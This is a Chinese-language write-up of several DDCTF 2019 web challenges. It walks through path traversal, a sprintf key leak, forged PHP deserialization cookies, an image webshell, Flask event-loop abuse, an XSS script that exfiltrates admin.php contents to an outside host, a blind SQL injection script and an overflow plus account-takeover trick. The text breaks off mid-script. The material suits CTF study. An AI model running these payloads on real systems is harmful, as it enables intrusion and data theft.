

2019-DDCTF-WEB-WriteUp

[5am3](#) / 2019-04-19 11:04:00 / 浏览数 8947 [安全技术 CTF 顶\(2\) 踩\(0\)](#)

最近打了打DDCTF，本来是无聊打算水一波。最后竟然做high了，硬肛了几天..

[100pt] 滴~

看到url疑似base64，尝试解密后发现加密规则如下。

```
b64(b64(ascii2hex(filename)))
```

于是可以自己构造，使其实现任意文件读取，首先先尝试/etc/passwd。

```
[plain] -> ../../../../../../etc/passwd  
[0] HEX -> 2E2E2F2E2E2F2E2E2F2E2E2F2E2E2F2E2F6574632F706173737764  
[1] base64 -> MkJUyRTJGMkUyRTJGMkUyRTJGMkUyRTJGMkUyRTJGNjU3NDYzMkY3MDYxNzM3Mzc3NjQ=  
[2] base64 -> TWtVeVJUSkdNa1V5U1RKR01rVXlSVEpHTWtVeVJUSkdNa1V5U1RKR01rVXlSVEpHTWtVeVJUSkdOalUzTkRZek1rWTNNRF14TnpNM016YzNOa1E9
```

← → C ⓘ 不安全 | 117.51.150.246/index.php?jpg=TWtVeVJUSk

.....etcpasswd

.....etcpasswd



来自 [头号社区](#)

发现斜杠被过滤掉了。此时尝试读一下index.php源码。来看一下规则。

```
[plain] -> index.php  
[2] base64 -> TmprMlJUWTBOalUzT0RKrk56QTJPRGN3
```

最终获取到源码如下。



```
1 <?php
2 /*
3  * https://blog.csdn.net/FengBanLiuYun/article/details/80616607
4  * Date: July 4, 2018
5 */
6 error_reporting(E_ALL || ~E_NOTICE);
7
8
9 header('content-type:text/html;charset=utf-8');
10 if(! isset($_GET['jpg']))
11     header('Refresh:0;url=../index.php?jpg=TmpZMlF6WXh0amN5UlRaQk56QTJ0dz09');
12 $file = hex2bin(base64_decode(base64_decode($_GET['jpg'])));
13 echo '<title>' . $_GET['jpg'] . '</title>';
14 $file = preg_replace("/[^a-zA-Z0-9.]+/", "", $file);
15 echo $file . '<br>';
16 $file = str_replace("config", "!", $file);
17 echo $file . '<br>';
18 $txt = base64_encode(file_get_contents($file));
19
20 echo "<img src='data:image/gif;base64," . $txt . "'></img>";
21 /*
22 * Can you find the flag file?
23 *
24 */
25
26 ?>
```

生知社

在这里，可以看到对文件读取做了限制，想绕正则，是不存在的。此时打开预留hint看看，猜测可能是echo的问题？试了许久，还是放弃了。

过了几天，默默打开CSDN评论，还是看到一点有意思的东西的。最终发现出题人故意将hint放在practice.txt.swp

emm，贼迷的一题。然后提示flag!ddctf.php



① 不安全 | 117.51.150.246/practice.txt.swp

flag!ddctf.php

生知社

读源码，此时用config替代！号：

```
~/D/D/web-di~ $ python a.py flagconfigddctf.php
[0] HEX -> 66316167636F6E66696764646374662E706870
[1] base64 ->NjYzMTYxNjc2MzZGNkU2NjY5Njc2NDY0NjM3NDY2MkU3MDY4NzA=
[2] base64 ->TmpZek1UWXh0amMyTxpaR05rVTJOalk1TmpjmK5EWTBOak0zTkRZMk1rVTNNRFk0TnpBPQ==
```

```
1 <?php
2 include('config.php');
3 $k = 'hello';
4 extract($_GET);
5 if(isset($uid))
6 {
7     $content=trim(file_get_contents($k));
8     if($uid==$content)
9     {
10         echo $flag;
11     }
12     else
13     {
14         echo 'hello';
15     }
16 }
17
18 ?>
```

然后直接构造就好了

url: http://117.51.150.246/flag!ddctf.php
get: ?uid=123&k=php://input<br/post: 123

Request

Raw Params Headers Hex

POST /flag!ddctf.php?uid=123&k=php://input HTTP/1.1<br/Host: 117.51.150.246
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 3

123

Response

Raw Headers Hex

HTTP/1.1 200 OK
Date: Thu, 18 Apr 2019 01:49:59 GMT
Server: Apache/2.4.7 (Unix) PHP/5.4.26
X-Powered-By: PHP/5.4.26
Content-Length: 37
Connection: close
Content-Type: text/html

DDCTF{436f6e67726174756c6174696f6e73}

[130pt] 签到题

很简单的一个代码审计题目。一开始有点脑洞，需要绕一下认证，不过也不难。

访问页面，会有一个登陆认证，此时分析流量数据，可以发现他向auth.php请求了一下，返回值刚好是没权限。也就是权限验证在这里，分析数据包，可以发现，请求头有

消息头 Cookie 参数 响应 耗时 堆栈跟踪

请求网址: <http://117.51.158.44/app/Auth.php>

请求方法: POST

远程地址: 117.51.158.44:80

状态码: **200** OK ? [编辑和重发](#) [原始头](#)

版本: HTTP/1.1

Referrer 政策: no-referrer-when-downgrade

过滤消息头

响应头 (171 字节)

- ② Connection: keep-alive
- ② Content-Type: application/json
- ② Date: Mon, 15 Apr 2019 16:10:58 GMT
- ② Server: nginx/1.10.3 (Ubuntu)
- ② Transfer-Encoding: chunked

请求头 (541 字节)

- ② Accept: application/json, text/javascript, */*; q=0.01
- ② Accept-Encoding: gzip, deflate
- ② Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
- ② Cache-Control: no-cache
- ② Connection: keep-alive
- ② Content-Length: 0
- ② Content-Type: application/json; charset=utf-8

didictf_username:

- ② Host: 117.51.158.44
- ② Pragma: no-cache
- ② Referer: <http://117.51.158.44/index.php>
- ② User-Agent: Mozilla/5.0 (Macintosh; Intel ...) Gecko/20100101 Firefox/65.0
- X-Requested-With: XMLHttpRequest

然后返回了一个源码页面。此时进入分析源码阶段。源码不是太多，核心逻辑也很好懂，包括利用链的构造。

首先，分析源码，可以看到危险函数unserialize，以及file_get_contents。

```

    }
    $hash = substr($session,strlen($session)-32);
    $session = substr($session,0,strlen($session)-32);

    if($hash !== md5($this->eancrykey.$session)) {
        parent::response("the cookie data not match",'error');
        return FALSE;
    }
    $session = unserialize($session);

    if(!is_array($session) OR !isset($session['session_id']) OR !isset($session['ip_address']))
        return FALSE;
    }

    if(!empty($_POST["nickname"])) {
        $arr = array($_POST["nickname"],$this->eancrykey);
        $data = "Welcome mv friend %s";

```

```

public function __destruct() {
    if(empty($this->path)) {
        exit();
    }else{
        $path = $this->sanitizepath($this->path);
        if(strlen($path) !== 18) {
            exit();
        }
        $this->response($data=file_get_contents($path), 'Congratulations');
    }
    exit();
}
}

```

此时可以大概知道题目大体解题流程如下：

通过session反序列化 --> 创建Application对象--> 控制path --> getfalg

此时一步一步来。

分析代码，可以发现session这个变量，是由cookie传入的。此时经过签名校验，确定cookie不可更改。代码如下：

```

if(empty($_COOKIE)) {
    return FALSE;
}

$session = $_COOKIE[$this->cookie_name];
if(!isset($session)) {
    parent::response("session not found",'error');
    return FALSE;
}

$hash = substr($session,strlen($session)-32);
$session = substr($session,0,strlen($session)-32);

if($hash !== md5($this->eancrykey.$session)) {
    parent::response("the cookie data not match",'error');
    return FALSE;
}

$session = unserialize($session);

```

此时可以看到，签名规则是md5(eancrykey+session)，也就是说，我们要想获得cookie控制权，必须得到eancrykey。通读代码，分析eancrykey出现地点。最终发现两个

a) eancrykey存放目录为..//config/key.txt。

由于不在web目录且没有读文件的漏洞，此时攻击者不可获取。

b) 某处代码存在蜜汁调用。

```
if(!empty($_POST["nickname"])) {  
    $arr = array($_POST["nickname"],$this->eancrykey);  
    $data = "Welcome my friend %s";  
    foreach ($arr as $k => $v) {  
        $data = sprintf($data,$v);  
    }  
    parent::response($data,"Welcome");  
}
```

很明显，可以看出是主办方给的后门，但是怎么用呢？

sprintf函数，是格式化字符串用的函数。可以参考c语言的printf，只不过这里不会打印，而是返回格式化后的字符串。

此时可以分析一下逻辑。

```
# python [REDACTED]  
# [REDACTED]
```

```
data="Welcome my friend %s"
arr=['eval','key']
for i in arr:
    data=sprintf(data,i)
    print(data)
```



```
# Welcome my friend eval  
# Welcome my friend eval
```

此时问题来了，为什么会输出两次？因为在第一次格式化的时候，已经将eval填入data中，第二次格式化前的字符串为：Welcome my friend eval。此时没有%占位，key也就无处可去了。

所以，此时我们将eval改成%s，遍可以成功打印出key。机智！

此时成功getkey。然后就可以愉快地伪造session了。

然后继续分析Application，我们该如何伪造session。此时，建议down下来Application.php，方便调试使用。

```

private function sanitizepath($path) {
    $path = trim($path);
    $path=str_replace('..//','',$path);
    $path=str_replace('..\\'','',$path);
    return $path;
}

public function __destruct() {
    if(empty($this->path)) {
        exit();
    }else{
        $path = $this->sanitizepath($this->path);
        if(strlen($path) !== 18) {
            exit();
        }
        $this->response($data=file_get_contents($path), 'Congratulations');
    }
    exit();
}

```

可以发现，代码中做了两层防护，来保证path的安全性。此时sanitizepath可以通过一个最经典的绕过---“双写”来进行绕过。

```

payload: ../
■■■: .../..

```

此时可以看出，在经过这个函数后，第二三四个字符将被转为空。然后成功使../逃逸出来。

再看第二个限制了字符为18。此时我们可以通过../和./来进行绕过，不过，唯一缺点是，字符不能超过18个。

此时尝试读取/etc/passwd。计算其长度，为10。此时我们可以构造如下：

```

/etc/../etc/passwd
■■■:/etc/.../etc/passwd
■■■:0:11:"Application":1:{s:4:"path";s:21:"/etc/.../etc/passwd";}
■■■■■:0%3a1%3a"Application"%3a1%3a{s%3a4%3a"path">%3bs%3a21%3a"/etc/.../etc/passwd"%3b}75c51ff78b04d77138ca58f797dedc0a;

```

Request	Response
<input type="button" value="Raw"/> <input type="button" value="Params"/> <input type="button" value="Headers"/> <input type="button" value="Hex"/> POST /app/Session.php HTTP/1.1 Host: 117.51.158.44 Accept-Encoding: gzip, deflate Accept: "*" Accept-Language: en didictf_username: admin Cookie: ddictf_id=0%3a11%3a"Application"%3a1%3a{s%3a4%3a"path">%3bs%3a21%3a"/etc/.../etc/passwd"%3b}75c51ff78b04d77138ca58f797dedc0a; User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0) Connection: close Content-Type: application/x-www-form-urlencoded Content-Length: 11 nickname=%s	<input type="button" value="Raw"/> <input type="button" value="Headers"/> <input type="button" value="Hex"/> HTTP/1.1 200 OK Server: nginx/1.10.3 (Ubuntu) Date: Wed, 17 Apr 2019 19:14:40 GMT Content-Type: application/json Connection: close Content-Length: 1973 {"errMsg":"success","data":"u60a8\u5f53\u524d\u5f53\u524d\u6743\u9650\u4e3a\u7ba1\u7406\u5458---\u8bf7\u8bbfu95ee:app\IL2XID20Cdh.php"},"errMsg":"Congratulations","data":"root:0:0:root:/bin/bash\ndaemon:x:1:daemon:/usr/sbin/nologin:nbin:x:2:2:bin:/bin:/usr/sbin/nologin:sys:x:3:sys:ld ev:/usr/sbin/nologin:nsync:4:65534:sync:/bin:/bin/sync:games:x:5:6:games:/usr/games:/usr/sbin/no login:nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin:nlp:x:7:7lp:/var/spool/pdp:/usr/sbin/nologin:nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin:nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin:nnews:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin:nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin/www-data:x:3:33:www-data:/var/www:/usr/sbin/nologin:nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin:nlist:x:38:38:Mailing List\nManager:/var/list:/usr/sbin/nologin:nirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin:ngnats:x:41:41:Gnats Bug-Reporting System\n(admin):/var/lib/gnats:/usr/sbin/nologin:nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\nsystemd-timesync:x:100:102:system Time\nSynchronization,,:/run/systemd:/bin/false\nsystemd-network:x:101:103:system Network Management,,:/run/systemd/netif:/bin/false\nsystemd-resolve:x:102:104:system Resolver,,:/run/systemd/resolve:/bin/false\nsystemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false\nsyslog:x:104:108:/home/syslog:/bin/false\napt:x:105:65534:/:/nonexist ent:/bin/false\nlxde:x:106:65534:/:/var/lib/lxde:/bin/false\nmessagebus:x:107:111:/:/var/run/dbus:/bin/false\nuidd:x:108:112:/:/run/uidd:/bin/false\nndnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false\nssh d:x:110:65534:/:/var/run/sshd:/usr/sbin/nologin:pollinate:x:111:1:/:/var/cache/pollinate:/bin/false\nnc2-user:x:1000:1000:,,,:/home/dc2-user:/bin/bash\n"}

此时可以看到成功读取了/etc/passwd。

最终在 ..config/config.txt读到flag，如下：

Request

Raw	Params	Headers	Hex
-----	--------	---------	-----

```
POST /app/Session.php HTTP/1.1
Host: 117.51.158.44
Accept-Encoding: gzip, deflate
Accept: /*
Accept-Language: en
didicf_username: admin
Cookie: ddctf_id=O%3a11%3a"Application"%3a1%3a{s%3a4%3a"path"%3bs%3a21%3a"../../config/flag.txt"%3b}5a014
        dbe49334e6db7326046950bee2;
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 11

nickname=%s
```

Response

Raw	Headers	Hex
-----	---------	-----

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Wed, 17 Apr 2019 19:20:02 GMT
Content-Type: application/json
Connection: close
Content-Length: 220

{"errMsg":"success","data":"\u60a8\u5f53\u524d\u5f53\u524d\u6743\u9650\u4e3a\u7ba1\u7406\u5458----\u8bf7\u8bbfu95ee:app/vl2XID2i0Cdh.php"} {"errMsg":"Congratulations","data":"DDCTF{ddctf2019_G4uqwj6E_pHViHIDDGdV8qA2J}"}
```

生知社区

[130pt] Upload-IMG

比较经典的一个题目了，绕过GD库，实现图片马。一般来说，搭配一个文件包含，简直是无敌的。在这里不多解释，直接上脚本了。

https://github.com/BlackFan/jpg_payload

Usage: php jpg_payload.php <jpg_name.jpg>

← → C ⓘ 不安全 | 117.51.148.166/upload.php?type=upload



[Success]Flag=DDCTF{B3s7_7ry_php1nf0_4060cd54d7419fad}

生知社区

[140pt] homebrew event loop

这题给好评，思路超级棒！

先说一下题目：开局给你3块钱，让你买5个一元一个的钻石。从而得到flag。

上来可以拿到源码，首先分析源码。

```
# flag#####
def FLAG()

# #####
# 1. #####
def trigger_event(event)

# 2. #####prefix#####postfix#####
def get_mid_str(haystack, prefix, postfix=None):

# 3. #####
def execute_event_loop()

# #####
def entry_point()

# #####:index/shop/reset
def view_handler()
```

```

# ████
def index_handler(args)

# ████
def buy_handler(args)

# ██████████
def consume_point_function(args)

# ███flag
def show_flag_function(args)
def get_flag_handler(args)

```

源码大概意思如上，可以看出大概流程。然后仔细分析，可以发现在购买逻辑中。先调用增加钻石，再调用计算价钱的。也就是先货后款。

```

139 def buy_handler(args):
140     num_items = int(args[0])
141     if num_items <= 0: return 'invalid number({}) of diamonds to buy<br />'.format(args[0])
142     session['num_items'] += num_items
143     print("[num_items] " + str(num_items))
144     trigger_event(['func:consume_point;{}'].format(num_items), 'action:view;index')
145
146 def consume_point_function(args):
147     print("[consume_point_function]")
148     point_to_consume = int(args[0])
149     print("[point_to_consume] " + str(point_to_consume))
150     if session['points'] < point_to_consume: raise RollBackException()
151     session['points'] -= point_to_consume
152

```

牛知社友

现实生活中，肯定没毛病，但是在计算机中，会不会出现先给了货后，无法扣款，然后货被拿跑了。此时继续往下看，发现consume_point_function函数中，当钱不够时，

```

except RollBackException:
    print("[RollBack]")
    if resp is None: resp = ''
    resp += 'ERROR! All transactions have been cancelled. <br />'
    resp += '<a href=".?action:view;index">Go back to index.html</a><br />'
    session['num_items'] = request.prev_session['num_items']
    session['points'] = request.prev_session['points']
    break

```

牛知社友

此时，天真的我，想起了条件竞争，如果我够快的话，会不会让他加几个钻石，重置session时，重置到已经加完的。

但此时，仔细分析代码，以及flask的特性，你会发现一件事，他的状态并非是基于服务端session，而是客户端session，此时不应该叫他session了，叫cookie更合适一点。

此时，条件竞争凉凉。

既然状态是在客户端，那我可不可以修改？答案是可以。但是你得需要知道flask的secret_key。然后从而伪造cookie，此时我们无法伪造。思路继续断掉。继续分析代码。

仔细分析execute_event_loop，会发现里面有一个eval函数。无论在什么语言中，eval可控，必定是一个灾难。

```

50         args = get_mid_str(event, action+';').split('#')
51     try:
52         print("[diamonds] " + str(session['num_items']))
53         print("[action] " + action + ('_handler' if is_action else '_function'))
54
55         event_handler = eval(action + ('_handler' if is_action else '_function'))
56         print("[eval] ")
57         print("[args] " + str(args))
58         ret_val = event_handler(args)
59     except RollBackException:
60         print("[RollBack]")
61         if resp is None: resp = ''
62         resp += 'ERROR! All transactions have been cancelled. <br />'
63         resp += '<a href=".?action:view;index">Go back to index.html</a><br />'
64         session['num_items'] = request.prev_session['num_items']
65         session['points'] = request.prev_session['points']
66         break

```

牛知社友

此时 action使我们可控的，但是由于白名单过滤的存在，我们可控的范围较小。

```

37 def execute_event_loop():
38     valid_event_chars = set('abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_0123456789:;#')
39     resp = None
40     while len(request.event_queue) > 0:
41         event = request.event_queue[0] # `event` is something like "action:ACTION;ARGS0#ARGS1#ARGS2....."
42         request.event_queue = request.event_queue[1:]
43         if not event.startswith(('action:', 'func:')): continue
44
45         for c in event:
46             if c not in valid_event_chars: break
47         else:
48             is_action = event[0] == 'a'
49             action = get_mid_str(event, ':', ':')

```

牛知社区

此时，我们可控点为eval前面对的action部分，于是后面的脏字符，我们可以通过#去注释掉。（p.s.用的时候请url编码为%23）

但是由于白名单限制，我们无法做一些操作。所以只能依靠其本身的作用 -- 动态执行函数。

此时action，即需要执行的函数名，args，执行函数的参数。这两个都在我们可控范围。

尝试构造如下payload：

```
?action:show_flag_function%23;123
```

此时，成功返回：

Raw	Params	Headers	Hex
---------------------	------------------------	-------------------------	---------------------

GET /d5af31f96147e657/?action:show_flag_function%23;123 HTTP/1.1
Host: 116.85.48.107:5002
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close

Raw	Headers	Hex
---------------------	-------------------------	---------------------

HTTP/1.1 200 OK
Server: gunicorn/19.7.1
Date: Sat, 13 Apr 2019 14:20:53 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 26
Set-Cookie:
session=eyJsb2ciOlt7iBiljoiWVdOMGFXOXVPbk5vYjNkZlpteGhaMTI
tZFc1amRHbHZiaU03TVRJeij9XSwibnVtX2l0ZW1zljowLCJwb2ludH
MiOjN9.D5OBxQ.61a86ZBI1md1cVQ_X51jkDXjcN0; HttpOnly;
Path=/

You naughty boy! ;)

牛知社区

果然，我就是最天真的那个崽。

但此时也证明了我们思路的可行性，此时我们只需要找一个函数，可以给其传一个参数的那种。进而getflag。

（p.s. flag函数无参数，所以我们无法直接执行。）

找啊找啊找朋友，一天过去了，又一天快要过去了... 代码都快会背了....

最终功夫不负有心人，终于发现一个神奇的地方。

```

139 def buy_handler(args):
140     num_items = int(args[0])
141     if num_items <= 0: return 'invalid number({}) of diamonds to buy<br />'.format(args[0])
142     session['num_items'] += num_items
143     print("[num_items] "+ str(num_items))
144     trigger_event(['func:consume_point;{}'.format(num_items), 'action:view;index'])
145

```

牛知社区

第144行，trigger_event函数中，他传入了两个功能。然后回想代码，可以发现前面对各个函数执行，是通过execute_event_loop来对队列里的任务进行执行的。trigger_e

再想到之前的条件竞争，我们可以在内部构造一个竞争？对的，可以的，但是此时不配称之为竞争了。

首先我们看一下我们购买的正常逻辑。

此时，由于其先进先出的原因，我们可以一开始就传入两个参数，如下：

```
?action:trigger_event%23;action:buy;111%23action:get_flag;
```

此时传入一个buy和getflag。我们再看一下逻辑。这样成功实现了，没钱买东西。

此时，问题来了，即便我们够了5个钻石，此时也获取不到flag。

因为他将打印flag的语句注释掉了。

```

153 def show_flag_function(args):
154     flag = args[0]
155     #return flag # GOTCHA! We noticed that here is a backdoor planted by a hacker which will print the flag, so we disabled it.
156     return 'You naughty boy! ;) <br />'
157
158 def get_flag_handler(args):
159     print("num_items " + str(type(session['num_items'])))
160
161     print("[stat]" + str(session['num_items'] >= 5))
162
163
164     if session['num_items'] >= 5:
165         trigger_event('func:show_flag;' + FLAG()) # show_flag_function has been disabled, no worries
166         trigger_event('action:view;index')

```

牛知社区

可以看图片155行，此时return的为“天真的孩子”。那这样的话，是不是这题就没法解了？

肯定能解啊，怎么可能不能解。

此时仔细看165行，发现了什么？他是将flag作为参数传到show_flag的。别忘了，trigger_event是有log功能的，也就是此时flag会加进log里的。虽然log是在session中，

The screenshot shows a browser developer tools interface with two main sections: Request and Response.

Request:

- Method: GET
- URL: /d5af31f96147e657/?action:trigger_event%23;action:buy;111%23action:get_flag;
- Headers:
 - HTTP/1.1
 - Host: 116.85.48.107:5002
 - Accept-Encoding: gzip, deflate
 - Accept: */*
 - Accept-Language: en
 - User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
 - Connection: close

Response:

- Status: HTTP/1.1 200 OK
- Headers:
 - Server: gunicorn/19.7.1
 - Date: Sat, 13 Apr 2019 14:35:52 GMT
 - Connection: close
 - Content-Type: text/html; charset=utf-8
 - Content-Length: 113
 - Set-Cookie:


```
session=.eJyNjstuwjAQRX-l8ppFHkIhkKJGkdFMhY0xc5UVZVgoDGxiRoCqRH_jttFq4ouuhvNPXPmn1Gz36Lo-YzuKhShgs2ckoU91YuPkg
xiRoCqRH_jttFq4ouuhvNPXPmn1Gz36Lo-YzuKhShgs2ckoU91YuPkg
KNflLoBDk2l55J6WIqs0VayrQXFBSRPh4efnWUXG1DDG5guRpfrjVJN3XXeDfbM75JR
N3XXeDfbM75JRSNwqKoMa3qKLfHybQC97AvTysobG8HchvvJsWRjh5p0IPP4L5uGFvgqsNQO-PbL9ltmyiz0uQddwVYB8QuHLCdGyFk
Rjh5p0IPP4L5uGFvgqsNQO-PbL9ltmyiz0uQddwVYB8QuHLCdGyFk
v8GQg98mJe5iCLZSn0H90Q5mb5J2wp38-Q7pXr_VhrToUOSPU7mt9sKN_uQI
mt9sKN_uQIwKnaE.D50FSA.CTULhuLG1qGSTd0mMSmRKeyKpNM; HttpOnly; Path=/
```
- Body:


```
ERROR! All transactions have been cancelled. <br /><a href=".?action:view;index">Go back to index.html</a><br />
```

```

~/t/w/jwt $ python session_cookie_manager.py decode -c .eJyNjstuwjAQRX-l8pp
FHkIhkKJGkdFMhY0xc5UVZVgoDGxiRoCqRH_jttFq4ouuhvNPXPmn1Gz36Lo-YzuKhShgs2cko
U91YuPkgkNfLoBDk2l55J6WIqs0VayrQXFBSRPh4efnWUXG1DDG5guRpfrjVJN3XXeDfbM75JR
SNwqKoMa3qKLfHybQC97AvTysobG8HchvvJsWRjh5p0IPP4L5uGFvgqsNQO-PbL9ltmyiz0uQdd
wVYB8QuHLCdGyFkv8GQg98mJe5iCLZSn0H90Q5mb5J2wp38-Q7pXr_VhrToUOSPU7mt9sKN_uQI
wKnaE.D50FSA.CTULhuLG1qGSTd0mMSmRKeyKpNM
{"log": [{"b": "YWN0aW9uOnRyaWdnZXJfZXZlbnQj02FjdGlvbjpidXk7MTExI2FjdGlvbjpn
ZXRFZmxhZzs="}, {"b": "YWN0aW9uOmJ1eTsxEtMTE="}, {"b": "YWN0aW9u0mdldF9mbGFn0w
=="}, {"b": "ZnVuYzpjb25zdW1lX3BvaW500zExMQ=="}, {"b": "YWN0aW9uOnZpZXc7aW5
kZXg="}, {"b": "ZnVuYzpzaG93X2zsYWc7M3Y0MV8zdjNudF8xMDBwX2FOZF9mTEFTS19jTzB
rMWU="}, {"b": "YWN0aW9uOnZpZXc7aW5kZXg="}], "num_items": 0, "points": 3}

```

ZnVuYzpzaG93X2ZsYWc7M3Y0MV8zdzNudF8xMDBwX2FOZF9mTEFTS19jTzBrMWU=

func:show_flag;3v41_3v3nt_100p_aNd_fLASK_cO0k1e



[200pt] 欢迎报名DDCTF

emm,感觉这题应该比吃鸡分高的。这道题，感觉比较偏实战渗透。不过作为ctf题目来说，的确有点脑洞了。因为大部分同学没往实战上想。

首先第一步：XSS

说实话，一开始拿到这题第一反应是注入。瞎注了半天。最后无疾而终。

知道hint出来，竟然是我最喜欢的xss，然后就做了。做到后面，已经拿到接口了，也尝试了注入，然而又没卵用。

第二步：注入

主办方不放hint是注入的话。这题我就不打算做了。实在get不到点。还是太菜了、

-----以下正文-----

xss读文件，很基础。发现waf了iframe和window。在es6新语法中，很好绕的。

```
function s(e) {
  var t = new XMLHttpRequest;
  t.open("POST", "//eval:2017", !0),
  t.setRequestHeader("Content-type", "text/plain"),
  t.onreadystatechange = function() {
    4 == t.readyState && t.status
  },
  t.send(e);
};

var a = document.createElement("ifr"+"ame");

a.src = "./admin.php";

document.body.appendChild(a);
a.onload = function () {
  var c = document.getElementsByName("ifr"+"ame")[0]["contentWindow"].document.getElementsByTagName("body")[0].innerHTML;
  s("5am3: "+c);
};
a.onerror = function () {
  s("5am3 error!");
};
```

这里还有一个坑点是，渲染payload是在admin.php，此时如果读当前页面源码，返回的是你的payload。必须再次通过iframe读取admin.php，才能获取到本来的源码。

从源码中，可以得到一个接口：

http://117.51.147.2/Ze02pQYLF5gGNyMn/query_aIeMu0FUoVrW0NWPHbN6z4xh.php?id=

这就是传说中的注入点！！！要不是主办方肯定他是，我都不敢信...

最后终于通过宽字节注入，试出了点眉目。

p.s.注入过程真心迷，不跑5遍以上脚本，读不出来正确的东西

```
import requests
```

```
url = "http://117.51.147.2/Ze02pQYLf5gGNyMn//query_aIeMu0FUoVrW0NWPHbN6z4xh.php?id={payload}"
```

```
sdb = "SELECT database()"
```

```
sdbt = "database()"
```

```
sschema = "SELECT group_concat(schema_name) from information_schema.SCHEMATA"
```

```
stable = "SELECT group_concat(table_name) from information_schema.tables where table_schema=CHAR(99,116,102,100,98)"
```

```
scolumn = "SELECT group_concat(column_name) from information_schema.columns where table_name=CHAR(99,116,102,95,102,104,109,72)"
```

```
sflag = "SELECT group_concat(ctf_value) from ctfdb.ctf_fhmHRPL5"
```

```
script = sflag
```

```
charIndex = 1
```

```
p1 = "1%df%27 || if(ascii(substr("+script+"),{charIndex},1))={i},sleep(100),5)%23"
```

```
plendatabase = "1%df%27 || if(length(database())={i},sleep(100),5)%23"
```

```
ptest = "1%df%27 || sleep(5)%23"
```

```
# len(database) = 3
```

```
# database() = say
```

```
# schema = information_schema,ctfdb,say
```

```
# table = ctf_fhmHRPL5
```

```
# colum = ctf_value
```

```
# DDCTF{GqFzOt8PcoksRg66fEe4xVBQZwp3jWJS}
```

```
string = "qwertyuiopasdfghjklzxcvbnm"
```

```
str1 = ""
```

```
slist = range(33,97)
```

```
slist += range(123,127)
```

```
flag = ""
```

```
onpayload = p1
```

```
# print slist
```

```
for j in range(1,50):
```

```
    for i in range(32,127):
```

```
        try:
```

```
            # i = str(hex(i))
```

```
            i = str(i)
```

```
            payload = onpayload.replace("{i}",i).replace("{charIndex}",str(j))
```

```
            r = requests.get(url+payload,timeout=3)
```

```
            text = r.text.replace("\n","")
```

```
            text = text.replace("\r","")
```

```
            text = text.replace("\t","")
```

```
            # print("[ "+str(i)+" ]" + payload)
```

```
            # print("[text] " + text[:10])
```

```
        except:
```

```
            flag+=chr(int(i))
```

```
            print(flag)
```

```
            break
```

[210pt] 大吉大利，今晚吃鸡

很迷很尬的一道题，最后小手段才做出来。

首先，很容易可以看出来，是一个go写的。

而且买票时，票价只可以多，不可以少。此时可以猜到是溢出，从而实现购买。

可以看一下，go中的数字范围。然后天真的从大往小试。最终卡在了以下俩数。

```
9223372036854775807 // ██████████
```

```
9223372036854775808 // █500█████
```

数字类型

Go 也有基于架构的类型，例如：int、uint 和 uintptr。

序号	类型和描述
1	uint8 无符号 8 位整型 (0 到 255)
2	uint16 无符号 16 位整型 (0 到 65535)
3	uint32 无符号 32 位整型 (0 到 4294967295)
4	uint64 无符号 64 位整型 (0 到 18446744073709551615)
5	int8 有符号 8 位整型 (-128 到 127)
6	int16 有符号 16 位整型 (-32768 到 32767)
7	int32 有符号 32 位整型 (-2147483648 到 2147483647)
8	int64 有符号 64 位整型 (-9223372036854775808 到 9223372036854775807)

于是自己天真的认为，题目对溢出做了判断，然后就凉了。蜜汁分析了半天。

最后再注册处发现一个越权漏洞。每次注册，无论成功与否，都会返回注册用户的cookie，此时可以直接登录。

The screenshot shows a network request and response. The request is a POST to `/ctf/api/register?name=rmb122&password=12345678aa90`. The response is a JSON object with a `code: 404` and a `msg: "\u7528\u6237\u5df2\u5b58\u5728"`.

Request	Response
<code>Raw</code> <code>Params</code> <code>Headers</code> <code>Hex</code>	<code>Raw</code> <code>Headers</code> <code>Hex</code>
GET /ctf/api/register?name=rmb122&password=12345678aa90 HTTP/1.1 Host: 117.51.147.155:5050 Accept-Encoding: gzip, deflate Accept: */* Accept-Language: en User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0) Connection: close	HTTP/1.1 200 OK Server: nginx/1.12.2 Date: Sat, 13 Apr 2019 11:19:23 GMT Content-Type: application/json Content-Length: 62 Connection: close Set-Cookie: user_name=rmb122; Path=/ Set-Cookie: REVEL_SESSION=4a0dc74c01f56e5a04dabeb7ac5ce430; Path=/ {"code":404,"data":[],"msg":"\u7528\u6237\u5df2\u5b58\u5728"} 生知社区

于是看了一下榜单，挨个试了一下榜单师傅们的id。

最后还真找到了rmb122师傅的账号，然后发现他用的4294967296溢出。也就是uint32

心态炸了。竟然不是uint64，自己也没试uint32。哭了。

此时通过溢出，可以直接购票。然后我们进入下一关，如何删除竞争对手。一说到游戏，顿时想起了“白导”。我自己也导演一场呗。

于是，新建账号 -> 买票 -> 付款 -> 加入游戏 -> 获取id踢掉。一条龙服务。脚本如下：

```
import requests
import random
import time

tmpID = "1"

tmpSession = requests.session()
